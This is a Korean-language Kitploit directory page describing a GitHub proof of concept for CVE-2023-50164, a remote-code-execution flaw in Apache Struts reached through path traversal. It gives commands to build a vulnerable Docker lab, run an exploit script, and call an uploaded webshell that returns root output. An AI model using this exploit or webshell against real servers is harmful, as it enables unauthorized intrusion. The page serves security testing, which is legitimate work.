
Skip to content
KitploitKITPLOIT
도구블로그
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
도구/GitHubGitHub/sunnyvale-it/cve-2023-50164-poc
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingPayload Development
GitHubsunnyvale-it/cve-2023-50164-poc

CVE-2023-50164-PoC

CVE-2023-50164 (Apache Struts 경로 탐색을 통한 RCE 취약점) - 개념 증명

저장소 보기
2122년 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

CVE-2023-50164 (Apache Struts 경로 탐색을 통한 RCE 취약점) - 개념 증명


이 PoC는 Apache Struts2 취약점을 악용하여 RCE(원격 코드 실행)를 테스트하기 위해 제작되었습니다.
이미지를 빌드하고 컨테이너를 실행합니다:

root@kitploit:~
$ DOCKER_BUILDKIT=1 docker build  . -t struts2-rce-poc && docker run --rm -p 8080:8080 struts2-rce-poc

익스플로잇을 실행합니다:

root@kitploit:~
$ cd exploit
$ ./exploit.sh

이제 아래와 같이 서버 측에서 임의의 명령을 실행할 수 있습니다:

root@kitploit:~
$ curl http://localhost:8080/webshell/webshell.jsp\?cmd\=id%20-a  

uid=0(root) gid=0(root) groups=0(root)

크레딧

  • 취약한 애플리케이션 예제를 제공한 @jakabakos에게 감사드립니다 (https://github.com/jakabakos/CVE-2023-50164-Apache-Struts-RCE)
  • 위 다이어그램을 제공한 Zscaler ThreatLabz에게 감사드립니다 (https://www.zscaler.com/blogs/security-research/coverage-advisory-cve-2023-50164-apache-struts-path-traversal-and-file)
도구 다운로드